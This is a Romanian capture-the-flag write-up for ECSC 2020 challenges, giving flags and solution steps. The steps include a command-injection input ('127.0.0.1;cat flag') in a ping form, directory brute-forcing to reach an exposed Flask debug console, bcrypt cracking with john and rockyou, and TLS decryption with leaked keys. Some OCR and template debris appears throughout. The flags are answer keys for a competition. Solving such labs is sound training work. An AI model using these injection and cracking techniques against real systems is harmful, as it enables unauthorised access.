ECSC 2020 - Romanian National Phase

Author: <Cujba Mihai Catalin> - <mihai.cujba@yahoo.com> - <0x435446>

Summary

- Proof of Flag:
  ECSC{318C99B7B381DEE5499AA51224F25AA752B9BF8A7B851AAAAAEFCDF75CEC50B9}
- Summary:
  Se gasea in Rules
- Proof of Solving:
  Se gasea in Rules


- Proof of Flag:
  ECSC{3982de3c146151cafa11b0c9892281b6fe52b0c35d4281be0e43dc5b0c7f29dc}
- Summary:
  Aveam un form in care putem da ping
- Proof of Solving:
  Cu ajutorul comenzii ping se pot da comenzi, deci de aici am facut un rce folosind comanda 127.0.0.1; ls in care am vazut flag-ul, apoi am dat 127.0.0.1;cat flag pentru a scoate flag-ul


- Proof of Flag:
  ECSC{173e83d17759b2fae389dc3156c51544e424743c7e08605994bf3ab4b810b87e}
- Summary:
  Aici primeam un Flask cu ceva erori prin el si cu cateva hint-uri in legatura cu ce puteam folosi, respectiv functia dump() si dump(obj) (sau ce argument avea, nu mai tin minte exact)
- Proof of Solving:
  La acest challenge am folosit gobuster cu wordlist-ul de la dirb, small.txt. De aici am scos /console, ce reprezenta o consola prin care puteam da comenzi. Dupa cum challenge-ul ne-a dat cateva hinturi pe parcurs, am incercat sa folosesc cele doua functii, iar din prima functie se putea scoate flag-ul

- Proof of Flag:
  ECSC{90f7a94e0083a95671947ead3f91444bd6abca6c46cdc18ebf00df9cfc5851bc}
- Summary:
  Aici primeam un pcap si un fisier ELF.
- Proof of Solving:
  La acest challenge am inceput prin a analiza ELF-ul. Am vazut ca se conecta in retea la un IP si facea facea 2 GET-uri, unul pentru o variabila cheie, iar altul pentru un oarecare “gif”. Cele doua variabile erau luate si se facea xor intre ele.
  De aici am intrat in pcap si am gasit cele doua stringuri, respectiv cheia la stream-ul TCP 43 si “gif” la 78. De aici am facut un script in python care facea xor intre cheie si “gif” si am scos flag-ul.


  Script.py:

```
f = open("file", "r")
g=open("key", "r")
print len(key)
d=[]
for i in range(len(gif)):
 d.append(chr(ord(gif[i])^ord(key[i])))
print ''.join(d)
```


KaliAlaBun - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications
Places
Text Editor
Open
f = open("file", "r")
gif=f.read()[:-1]
g=open("key", "r")
key=g.read()[:-1]
print len(key)
d=[]
for i in range(len(gif)):
d.append(chr(ord(gif[i])^ord(key[i])))
print ''.join(d)


KaliAlaBun - VMware Workstation 15 Player (Non-commercial use only)
Player
Applications
Places
Terminal
Sat 12:17
Home
Desktop
CTF_competition
ECSC-Romania-2020
updater
the-update...OMPLETE
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Ex6
Other Locations
a.out
chall.pcapng
enc
file
flag.txt
key
script.py
root@kali: ~/Desktop/CTF_competition/ECSC-Romania-2020/updater/the-updater_COMPLE...
File Edit View Search Terminal Help
root@kali:~/Desktop/CTF_competition/ECSC-Romania-2020/updater/the-updater_COMPLE
TE# xxd key
00000000: 4141 4141 4141 3835 3738 3363 6338 3437 AAAAAA85783cc847
00000010: 6662 3834 6537 6261 3963 3163 3732 3730 fb84e7ba9c1c7270
00000020: 3939 6339 3034 3066 6530 3836 6661 6239 99c9040fe086fab9
00000030: 3638 3537 3232 3762 6564 6334 6233 3936 6857227bedc4b396
00000040: 3765 6339 3738 7ec978
root@kali:~/Desktop/CTF_competition/ECSC-Romania-2020/updater/the-updater_COMPLE
TE# xxd file
00000000: 0402 1202 3a78 0853 0059 0a57 0608 040f ....:x.S.Y.W....
00000010: 5503 0101 5300 5358 0d54 5402 5301 5109 U...S.SX.TT.S.Q.
00000020: 080d 570d 5250 0607 0753 5900 0555 545a ..W.RP...SY..UTZ
00000030: 525b 040f 5750 5152 5500 050d 0155 5a03 R[..WPQRU....UZ.
00000040: 0f50 525b 5445 .PR[TE
root@kali:~/Desktop/CTF_competition/ECSC-Romania-2020/updater/the-updater_COMPLE
TE#

```
while( true ) {
  n = _strlen(&_key);
  if (n <= (ulong)(long)i) break;
  _printf("%c",(ulong)(uint)(int)(char)((&_key)[(long)i] ^ (&_test)[(long)i]));
  i = i + 1;
}
 shutdown(iVar2,2);
uVar1 = puParm2[1];
iVar2 = _atoi((char *)puParm2[2]);
iVar2 = _socket_connect(uVar1,(ulong)(ushort)iVar2);
_write(iVar2,"GET /key\r\n\r\n",0xc);
_memset(&_buffer,0,0x400);
while( true ) {
  sVar3 = _read(iVar2,&_buffer,0x3ff);
  if (sVar3 == 0) break;
  ___strcpy_chk(&_key,&_buffer,100);
  pFVar5 = *(FILE **)___stderrp;
  sVar4 = _strlen(&_key);
  _fprintf(pFVar5,"%s %d\n",&_key,sVar4);
  _memset(&_buffer,0,0x400);
}
_shutdown(iVar2,2);
_close(iVar2);
uVar1 = puParm2[1];
iVar2 = _atoi((char *)puParm2[2]);
iVar2 = _socket_connect(uVar1,(ulong)(ushort)iVar2);
_write(iVar2,"GET /a.gif\r\n\r\n",0xe);
_memset(&_buffer,0,0x400);
pFVar5 = _fopen("a.gif","wb");
while( true ) {
  sVar3 = _read(iVar2,&_buffer,0x3ff);
  if (sVar3 == 0) break;
  _fprintf(*(FILE **)___stderrp,"%s",&_buffer);
  _fwrite(&_buffer,1,0x400,pFVar5);
  _memcpy(&_test,&_buffer,100);
  _fflush(pFVar5);
  _memset(&_buffer,0,0x400);
}
_printf("\nDecoded: ");
```



ECSC 2020 - < blured > 1

Summary 1

< blured > (<292p>): <Misc> **Error! Bookmark not defined.**

Proof of Flag **Error! Bookmark not defined.**


Summary **Error! Bookmark not defined.**

Proof of Solving **Error! Bookmark not defined.**


- Proof of Flag: ECSC{f32ce8cab256bc6d9ad4f238897fe2f518a78bd902276c1eb538e51cbff3d5f6}
- Summary:

Aici primeam un site in care gaseam un qr-code blurat, pe care trebuia sa il citim si sa introducem continutul impreuna cu link-ul generat pentru poza in maim 60 de secunde.

- Proof of Solving:
  Am cautat un site care sa aiba implementata o aplicatie de deblurare a imaginilor, dar tot ce am gasit au fost aplicatii online care te ajutau ridicand nivelul de sharpness al pozelor, astfel stricand qr-ul din saptele blurului. Apoi am gasit o aplicatie numita SmartDeblur care oferea posibilitatea de a alege tipul de blur Gaussian, acest lucru ajutandu-ma sa scot o imagine mai clara a qr-ului. QR-ul se putea citi in jurul valorii 5.1 de deblur. De aici am luat mesajul din qr, l-am introdus in url impreuna cu url-ul pe care il avea QR-ul si am primit flag-ul.




- Proof of Flag:
  ECSC{6be66bc90994604d67eac1b05d16d0d682c7213fada57098283cc9dc895f4bfb}
- Summary:
  Aici primeam o captura de wireshark cufoarte multe machete criptate, dar si cu trafic de fisiere.
- Proof of Solving:
  In prima faza, vazand dimensiunea mare a fisierului, m-am gandit ca se pot ascunde alte fisiere interesante in acest pcap, asa ca am inceput prin a verifica daca exista fisiere pentru export din http. Am gasit foarte multe fisiere, dar mi-au atras atentia cele cu numele “private”. Le-am descarcat pentru a le putea verifica, apoi m-am gandit ca le pot folosi ca pe chei de decryptare a traficului TSL. Le-am concatenat si le-am setat in wireshark, apoi mi-au aparut mai multe oachete vizibile. Aici am vazut trafic pe http2, de unde am si luat flag-ul





ECSC 2020 - < drug-sellers > 1


Summary 1

- Proof of Flag:
  ECSC{b6dc933311bc2357cc5fc636a4dbe41a01b7a33b583d043a7f870f3440697e27}
- Summary:
  Aici primeam un fisier de .ipa, de iphone, in care ni se spunea desore aplicatia Instagram ca are un folder neobisnuit in ea, respectv “d”
- Proof of Solving:
  Am dezarhivat fisierul .ipa, in care am gasit toate directoarele apicatiei, printre care si acest director “d”. Am intrati sa vad ce pot gasi acolo si am gasit un fisier cu instructiuni ce avea un base64 in el, care spunea ca trebuie sa merg in SC_Info pentru a ajunge la pasul urmator. Aici am dat strings *, iar in unul dintre fisiere am gasit un hash bcrypt $2a$05$4M7egAOggmDx1ROqu8bX2.zrp9rrmF4y/tI1dOzx2GFR9.gjcEhc6 pe care l-am spart cu john si am scos plaintext-ul “asterix”. Am cautat prin foldere dupa un fisier care sa aiba in componenta sa acest cuvant in continut folosind find . | grep asterix intr-un director parinte, pentru a cauta peste tot. Dupa ce am gasit fisierul, respectiv o poza, am dat iarasi strings pentru a vedea ce se afla in spatele pozei. Acum am gasit un cod scris in brainfuck, pe care l-am interpretat cu ajutorul unui tool online si am scos flag-ul.




root@kali: ~/Desktop/CTF_competition/ECSC-Romania-2020/drugsellers/instagram/Instagram_f.ipa/Payload/Instagram.app/...
File Edit View Search Terminal Help
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>SinfPaths</key>
<array>
<string>SC_Info/Instagram.sinf</string>
</array>
<key>SinfReplicationPaths</key>
<key> The next step is found in<key>
<key>$2a$05$4M7egAOggmDx1ROqu8bX2.zrp9rrmF4y/tI1dOzx2GFR9.gjcEhc6<key>
<array>
<string>Frameworks/FBSharedFramework.framework/SC_Info/FBSharedFramework.sinf</string>
<string>Frameworks/InstagramAppCoreImplFramework.framework/SC_Info/InstagramAppCoreImplF
ramework.sinf</string>
<string>PlugIns/InstagramNotificationExtension.appex/SC_Info/InstagramNotificationExtens
ion.sinf</string>
<string>PlugIns/InstagramShareExtension.appex/SC_Info/InstagramShareExtension.sinf</stri
ng>
<string>SC_Info/Instagram.sinf</string>
</array>
</dict>
</plist>
root@kali:~/Desktop/CTF_competition/ECSC-Romania-2020/drugsellers/instagram/Instaagagramaagraagaaagaaaaa
agram_f.ipa/Payload/Instagram.app/SC_Info#


root@kali:~/Desktop/CTF_competition/ECSC-Romania-2020/drugsellers/instagram/Instagram_f.ipa/Payload/Instagram.app/SC_Info# j
ohn hash --wordlist:/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
asterix (?)
1g 0:00:00:05 DONE (2020-05-09 15:26) 0.1886g/s 2662p/s 2662c/s 2662C/s fishbone..andone
Use the "--show" option to display all of the cracked passwords reliably
Session completed


root@kali: ~/Desktop/CTF_competition/ECSC-Romania-2020/drugsellers/instagram/Instagram_f.ipa/Payload/Instagram.app/...
File Edit View Search Terminal Help
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>SinfPaths</key>
<array>
